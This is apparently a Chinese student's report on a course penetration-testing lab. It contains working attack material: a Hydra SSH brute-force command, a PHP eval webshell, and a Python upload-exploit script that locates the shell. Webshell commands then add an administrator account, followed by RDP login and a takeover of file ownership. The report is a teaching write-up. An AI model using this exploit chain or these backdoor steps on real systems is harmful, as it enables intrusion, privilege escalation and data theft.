
打开字典目录。



创建自己的密码字典。


```
root@simpleedu:/usr/share/wordlists# vim testpw.py
```

由于 crunch 工具有一些局限性，所以这里用 python 脚本来生成密码字典。




运行该脚本。

可以看到密码字典生成成功。



查看密码字典内容。




使用 Hydra 来通过密码字典暴力破解 ssh 服务。

命令：hydra -l hacker -P password.txt 192.168.1.3 ssh。


命令解释：-l 指定某个用户名；-P 指定密码文件破解；192.168.1.3 是要破解的主机地址；ssh 是要破解的协议。

查看到绿色字符标识的用户名和密码。密码为 hacker123。破解完成。




3. 使用 ssh 登录目标机并获取 key 值，获得敏感信息。

使用 ssh 登录目标机。
命令为 ssh hacker@192.168.1.3。
命令解释：ssh 为登录命令，hacker 是用户名，@后接 IP 地址。
需要输入密码，密码填入任务二破解出的 hacker123。



查看用户列表。



寻找到目标文件 1.key。

```
[hacker@simple ~]$ find -name 1.key
./1.key
[hacker@simple ~]$ ls
1.key
[hacker@simple ~]$
```

打印查看文件内容，为 ettercap。获得信息成功。

```
[hacker@simple ~]$ cat 1.key
ettercap
[hacker@simple ~]$
```

4. 获取目标网站的 webshell 权限，控制目标机，获得敏感信息。

首先创建 php 文件，内容为一句话木马。

```
root@simpleedu:~# vim test1.php
```

输入此一句话木马作为 php 文件内容。

```
Terminal - test1.php
File  Edit  View  Terminal  Tabs  Help
<?php eval($_GET['cmd']); ?>
```

接下来创建 python 脚本。

```
root@simpleedu:~# vim test1.py
```

Python 脚本内容如下。

设置 IP 地址和链接。提交表单，并打印时间戳。生成时间戳＋下划线＋文件名的文件。并获得上传的文件的 URL 路径。

```
import requests
import re

base_url = "http://192.168.1.4/"
url_for_time = "index.php?module=eventregistration&action=eventsCalendar"
url_for_upload = "index.php?module=eventregistration&action=emailRegistrants&email_addresses=123456789@123.com&email_message=1&email_subject=1"

files = {"attach":open('test1.php','rb'),"filename":"test1.php"}
requests.post(url=base_url+url_for_upload, files=files)
print "Success"

r = requests.get(base_url+url_for_time)
if r.status_code == 200:
    time = (re.search("History\\.push.+?rel:\\'(\d+)?\\'", r.text).group(1))
print "time:"+time
for i in range(int(time), int(time)-30, -1):
    shell_url = base_url+'tmp/'+str(i)+'_test1.php'
    r2 = requests.get(url=shell_url)
    if r2.status_code == 200:
        print "shell url:" + shell_url
        break
```

运行 python 脚本结果，获得时间戳，URL 路径。


```
root@simpleedu:~# python test2.py
Success
time:1679456039
shell url:http://192.168.1.4/tmp/1679456037_test1.php
```

打开实验描述提示的网址源代码。


查看时间戳：

```
667     } else {
668         page_parm = '&time=';
669     }
670     var History = window.History;
671     History.pushState({name:'calexp1523',rel '1679336776'});
672
```

在浏览器地址栏中输入
“http://192.168.1.4/tmp/1516041535_exp.php?cmd=system(“cmd 命令”);”，通过设置不同的 system()函数命令参数（这里以 cmd 命令指代），并执行相应命令，如查看端口、用户等。




增加新用户。
命令为 system(“net user chenxi 1q2w3e4r /add”)。注意“/”前方应有空格，否则会添加失败。用户名被设置为姓名，陈曦。密码为 1q2w3e4r。




将新用户设置为管理员。
命令为 system(“net localgroup administrators chenxi /add”)。注意“/”

前方仍应有空格。

查看可用的远程端口：
命令为 system（“tasklist /svc”）。



查看 TermService 相应内容。




查看 TernService 对应的端口。
命令为 system（“netstat -ano | findstr 2380”）；

使用端口 35155，以及 IP 地址 192.168.1.4 登录 rdesk。


```
root@simpleedu:~# rdesktop -a 16 192.168.1.4:35155
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
Connection established using SSL.
```

输入新加入用户的账号密码。




登陆成功。

在资源管理器中找到目的文件 2. key。




想用记事本打开，发现选线不允许。

修改权限。需要将添加的 chenxi 用户成为管理员。
点击文件属性，并选择：属性-安全-高级。




打开高级设置之后，更改所有者。



选择主题。

对象类型选择为用户、组或内置安全主题。
对象名称为 chenxi，并检查名称，改为规定格式。


主体添加成功。
基本权限设置为完全控制。



界面没有确定键，点击键盘 Enter 来成功保存设置。
可以查看到权限条目已经添加了 chenxi。


还是没有确定键吗，再次点击 Enter 保存更改。
然后就发现，可以更改文件后缀了。将文件后缀更改为 txt。

用记事本打开此文档，可以查看到内容为 ftpstandard123。



四、实验结果

1. 使用 nmap、ettercap 进行网络侦查和密码嗅探。




显示成功。

2. 使用 crunch、hydra 暴力破解 ssh 服务。

显示成功。

3. 使用 ssh 登录目标机并获取 key 值，获得敏感信息。



显示成功。

4. 获取目标网站的 webshell 权限，控制目标机，获得敏感信息。

显示成功。

五、实验心得

本次实验我学会使用了这个操作平台，在 linux 系统中，登陆账号并用终端操作。学习了很多工具，如 nmap 用来扫面详细的主机信息，ettercap 用于嗅探主机用户密码，crunch 用来拼接各种字符生成密码词典（用于后续密码破解），hydra 用于暴力破解用户密码。Rdesktop 用户登录用户到目标主机。

同时，第一次接触 php 语言，并学着写了一句话木马，同时写了 python 脚本作为工具辅助。也学习了在管理员的情况下如何设置文件权限，查看文件内容。完成了网络侦察，信息收集，漏洞挖掘和利用的基本任务，对信息安全防护与破解有了基础的了解。